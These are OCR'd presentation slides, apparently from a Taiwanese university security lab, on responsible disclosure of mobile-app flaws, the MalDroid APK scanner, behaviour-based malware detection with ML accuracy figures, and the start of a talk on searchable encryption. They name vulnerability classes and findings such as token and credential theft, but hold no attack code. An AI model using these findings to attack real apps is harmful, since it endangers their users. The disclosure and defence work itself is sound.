
蘋果日報 3 小時前

BUT, MOST OF SECURITY EXPERTS ARE NOT FAMILIAR WITH MOBILE SECURITY.

They are familiar with XSS (Cross-site scripting)、CSRF (Cross-site request forgery)、SQL Injection、RCE (Remote Code Execution)… in desktop.

A well-known company is also not familiar with mobile security.

- 我們回報一個漏洞，這家公司的App有超過千



Re: Report a security vulnerability in [redacted]

收件匣 x

Michael [redacted] 5月27日 (3 天前)

寄給 Do[redacted]

Hi [redacted] Lin,

Thanks for taking the time to contact us with your findings via Responsible Disclosure.

I will take this report to our Android team as I'm unfortunately not experienced enough with Android security to assess it on my own. Therefore I would ask you to please be patient, I will get back to you as soon as I know more!

We aim to reply to responsible disclosures within 24 hours (and we generally do) but please be aware that it does not include weekends. See our Responsible Disclosure article[1] for more information.

Cheers from Berlin,

Michael [redacted]
Engineer - Trust, Safety & Security


In fact, Microsoft Security Response Center (MSRC) doesn’t understand what mobile security holes are.

- Microsoft Security Response Center：「*If the user must install malware on their phone in order to encounter this issue, then Microsoft does not consider it a security vulnerability.*」
- In fact, Microsoft does not understand if an Android App doesn’t suffer from security holes, a malware can not do anything due to the isolations of APPs. This is the security design by Android operation system.
- After two weeks, Microsoft fixed this security holes, notified us, and gave us acknowledgement.

WE ANALYZE NOT ONLY NATIVE MOBILE APPLICATIONS，BUT ALSO WEB APPLICATIONS.

We reported back to a bank in Taiwan about Struts2 RCE bug (Java Web Framework)

感謝信from XX銀行資訊處處長



FW: 【貴公司的網路系統有重大漏洞，請盡快修補】

收件匣 x

[redacted] 2013/7/25

寄給 我

林先生：您好！

非常感謝您提供我們有關網路系統有Struts2 Framework重大漏洞訊息，目前已完成修補，謝謝您。

日後也非常歡迎您可隨時提供相關訊息給我們，謹代表[redacted]銀行再次謝謝您。

[redacted]銀行資訊處處長 [redacted]謹上

Vulnerability in Facebook Bug Bounty Payment Website

❖Acknowledgement and reward from Facebook

桌面版使用說明 中文(台灣)

Report a Security Vulnerability - Facebook Bug Bounty Payment Website does not check [redacted] in server-side

返回支援主控板

案例 #202374727

案例已完成 重啟個案

我們送了一則訊息給你。 50 分鐘前

Hi [redacted]

We are going to award you [redacted] for reporting this issue to us. It will be part of our August payment cycle which should kickoff around the 10th. You should be able to login to bugbountypayments.com at any time and make changes to your information.

Thanks,

Nate
Security
Facebook

附件

Proof-Of-Concept.png

Modify_this_HTML.png

技術內容

- 我們開發了全世界第一套自動化APP 安全漏洞檢測系統 –
- MalDroid

- 每天可分析10000支APP

- 不須原始碼 (Source)

How do we process the overall flow?

1. 開發者提交給我們Android APK
2. 透過我們開發的靜態分析檢測系統找到潛在的安全漏洞。
3. 我們透過逆向工程與動態分析來確認漏洞，這包含了在不同的裝置上完整的手動測試來評估App的安全風險。
4. 我們確認漏洞後將確認的漏洞、PoC、詳細說明、相關案例等製成最終報表。
5. 開發者修補完漏洞後將已修補的APK再交由我們測試以確認漏洞已修復。

Report Summary

Details

Critical

AndroidManifest ContentProvider Exported Checking

We strongly suggest you explicitly specify the "exported" attribute (AndroidManifest.xml).
For Android "android:targetSdkVersion" < 17, the exported value of ContentProvider is "true" by default.
For Android "android:targetSdkVersion" >= 17, the exported value of ContentProvider is "false" by default.
Which means if you do not explicitly set the "android:exported", you will expose your ContentProvider to Android < 4.2 devices.
Even if you set the provider the permission with [protectionalLevel="normal"], other apps still cannot access it on Android >= 4.2 devices because of the default constraint.
Please make sure to set exported to "true" if you initially want other apps to use it (including protected by "signature" protectionalLevel), and set to "false" if your do not want to.
Please still specify the "exported" to "true" if you have already set the corresponding "permission", "writePermission" or "readPermission" to "signature" protectionLevel or higher
because other apps signed by the same signature in Android >= 4.2 devices cannot access it.
Reference: http://developer.android.com/guide/topics/manifest/provider-element.html#exported
Vulnerable ContentProvider Case Example:
(1)https://viaforensics.com/mobile-security/ebay-android-content-provider-injection-vulnerability.html
(2)http://blog.trustlook.com/2013/10/23/ebay-android-content-provider-information-disclosure-vulnerability/
(3)http://www.wooyun.org/bugs/wooyun-2010-039169

快速、精準的檢測平台

MalDroid 5~15秒給您一份專業級的APP 安全檢測報告

- ☑ 程式碼安全漏洞
- ☑ APP 安全等級
- ☑ 漏洞修補建議
- ☑ 專業級的資安顧問

技術內容


- 檢測行動裝置App是否存在安全漏洞
- 透過逆向工程來確認漏洞
- 將結果輸出成檢測報告，內容包括：
  - 檢測程式碼安全漏洞
  - App安全等級
  - 漏洞修補建議

檢測項目(OWASP Mobile 十大弱點風險)

- 弱伺服器端的控制 (Weak Server Side Controls)
- 不安全的資料儲存 (Insecure Data Storage)
- 傳輸層保護不足 (Insufficient Transport Layer Protection)
- 側通道資料洩漏(Unintended Data Leakage)
- 粗糙的授權與認證(Poor Authorization & Authentication)
- 加密失效(Broken Cryptography)
- 客戶端注入 (Client Side Injection)
- 安全決策是經由不受信任的輸入(Security Decisions via Untrusted Inputs)


檢測項目(Cont.)

- ❖不適當的會話處理(Session Handling)
- ❖執行碼缺乏保護(Lack of Binary Protection)



Final List 2014

檢測工具(Android)



https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=M-Tools

檢測工具(IOS)

https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=M-Tools

在各家知名公司APP的發現

- 使用者的帳號密碼直接遭到竊取、使用其他服務的帳號密碼遭到竊取
- 使用者的Access Token被竊取
- 不需要帳號密碼就能盜用帳號
- 應用程式的SQLite資料庫被竊取、竄改
- 使用者的私人對話訊息遭到竊取
- 使用者的私人檔案可被任意Apps偷取

在各家知名公司APP的發現(Cont.)

- 不必安裝惡意Apps下能在使用者不知情下發送付費簡訊
- 任一Apps在沒有GPS權限下取得使用者裝置的GPS位置
- 在未root下能直接存取Apps內所儲存的所有檔案
- 應用程式當掉 …
- More and More ….

解決多家知名廠商資安問題

公司	認可	漏洞APP數量	時間
Google	Android Security Acknowledgement	5	2014
Facebook	WhiteHat Security Acknowledgement	2	2014
Evernote	Security Hall of Fame	1	2014
Alibaba(阿里巴巴)	Security Acknowledgement	8	2014/04
Microsoft	Security Acknowledgement	2	2014/5，6
AT&T	Security Hall of Fame	1	2014
Twitter	Security Hall of Fame(通過HackerOne平台)	1	2014
Sina Weibo	Security Acknowledgement	3	2014/4
Yahoo	通過HackerOne平台	1	2014/5
Badoo	Badoo	2	2014/5
Yandex	Bug Bounty Hall of Fame	2	2014/6，7
Baidu(百度)	通過Wooyun平台	1	2014/3
Sony	Hall of Thanks	1	2014
eBay	eBay Classifields branded ‘WhiteHat’	1	2014/5
Adobe	Adobe Product Security Incident Response Team	1	2014/5
Huawei (System APP)	Huawei Company	2	2014/8
Many Banks	Demo PoC	many	2014~2015

惡意軟體檢測

Beginning….

- It is difficult to judge an application is normal or malicious because both have the same permission rights.
- The following application in Google Play is a real case in April, 2014.
- A paid APP appeared in Google Play on April 2, 2014.
- It is an Anti-Virus APP, called Virus Shield, with cost USD$4.
- Within one week, it got the #1 paid application in Google Play with over 10,000 download.
- However, it is a fake APP with doing nothing. (It runs empty for a few minutes and reports back to the user that your mobile phone is safe.)

Fake Antivirus Apps hit Google Play

MAY 20, 2014 BY JONATHAN — LEAVE A COMMENT

It started in April with the #1 paid app ("Virus Shield") on Google Play being revealed as a fake anti-virus App. With over 10,000 downloads at $4 each, after just one week, this quickly made headlines when it was revealed as a fraud. What is worse, is that users of the App were so impressed with it that they gave it an impressive 4.7 star rating. Of course, the App did nothing, so it just shows how difficult to know whether an App on Google Play is

背景說明

- 在過去，最常用來檢測惡意軟體的方法是，比對惡意程式特徵碼的特徵值就可以快速的判斷是某否為惡意軟體
- 現在，越來越多惡意軟體開發者增進惡意軟體的強度，特別是對於從未出現過的特徵碼已經無法被檢測出來
- 因此，本技術主要是基於行為分析的方法來檢測 ，透過收集執行時所作的真正行為

技術內容

- 預先處理App設定檔的資訊
- 在執行期，蒐集並記錄App產生的行為
- 使用自動化觸及觸發所有可能的行為
- 最後用機器學習的方法分析該App是否為惡意軟體

檢測項目

- 紀錄洩漏的資訊、洩漏方法，像是手機的電話號碼、IMEI碼、簡訊內容、GPS位置等等
- 記錄所有連出去或是連進來的網路行為
- 記錄所有檔案的讀取
- 呼叫哪些加密API
- 對於電話來電、簡訊都會有監控

檢測的軟體數量

- 檢測1246個惡意App和818個正常App
- 其中惡意App包含了高達49個家族
- 使用不同機器學習方法準確率皆在95%以上

準確率比較

Tsai			Comparsion	Our method		
TPR	FPR	Accuracy	Algorithm	Accuracy	FPR	TPR
0.967	0.062	95.5%	RandomForest	97%	0.036	0.971
0.946	0.085	93.4%	J48	95%	0.08	0.97
0.907	0.153	88.4%	RandomCommittee	96.2%	0.053	0.973
0.937	0.095	92.5%	Bagging	95.1%	0.076	0.969
0.968	0.099	94.15%	IBK(KNN)	95.3%	0.082	0.977

Q & A

資訊安全 (II)
Efficient Fuzzy Search on Encrypted Data as an Additional Service in Cloud Storage

孫宏民
資訊安全實驗室
國立清華大學資訊工程系

大綱

- 基本介紹及動機
- 研究方法與程序
- 搜尋能力
- 使用性
- 系統架構設計
- 實際系統平台
- 結論

基本介紹與動機

基本介紹及動機


- 雲端儲存服務的提供商日漸增多
  - 例如像是 Asus Cloud, Dropbox, Google Drive, SkyDrive 等等…

基本介紹及動機

- 對於消費者而言
  - 可以透過移動裝置隨時隨地去存取、分享、以及同步檔案

基本介紹及動機

- 對企業而言
  - 則可以降低管理成本與硬體維護的成本



基本介紹及動機

- 由於以上諸多的優點使得享用雲端儲存服務的使用者越來越多，數據量也越來越大。

基本介紹及動機


- 提供完整的數據管理機制？
- 仍有可能發生攻擊者竊取商業資訊或私人個資的可能

基本介紹及動機

- 解決方法
  - 將檔案加密後上傳到雲端，但卻因此犧牲了搜尋功能
- 會產生的問題
  - 沒有經過事先的處理，要對密文檔案進行關鍵字搜尋的程序相當繁雜

基本介紹及動機

- 目標：建立一個在文件被加密的情況下能進行多種關鍵字搜尋的平台



研究方法與程序

研究方法與程序

- 以「安全性」為出發點。並以「安全性」與「效率」為首要目標

- 保密性
  - 使用者資訊 Profile
  - 關鍵字 Keyword
  - 數據文件 Document

研究方法與程序

- 使用對稱式加密

  高級加密標準 Advanced Encryption Standard
  - 金鑰
  - 函式庫

研究方法與程序

- 選擇AES的原因：
- 是美國聯邦政府採用的一種區塊加密標準。這個標準用來替代原先的DES，已經被多方分析且廣為全世界所使用。
- AES的運算速度很快，且非常低的內存需求也使它很適合用於受限的環境。
- AES的S-Box具有一定的代數結構，並且能夠抗差分密碼分析及線性密碼分析。


研究方法與程序

❖密文反饋模式 Cipher FeedBack Mode (CFB)

E : Encryption
P_i: Plaintext block i
K: Secret key

D : Decryption
C_i: Ciphertext block i
IV: Initial vector (S_1)

S_i: Shift register
T_i: Temporary register



研究方法與程序

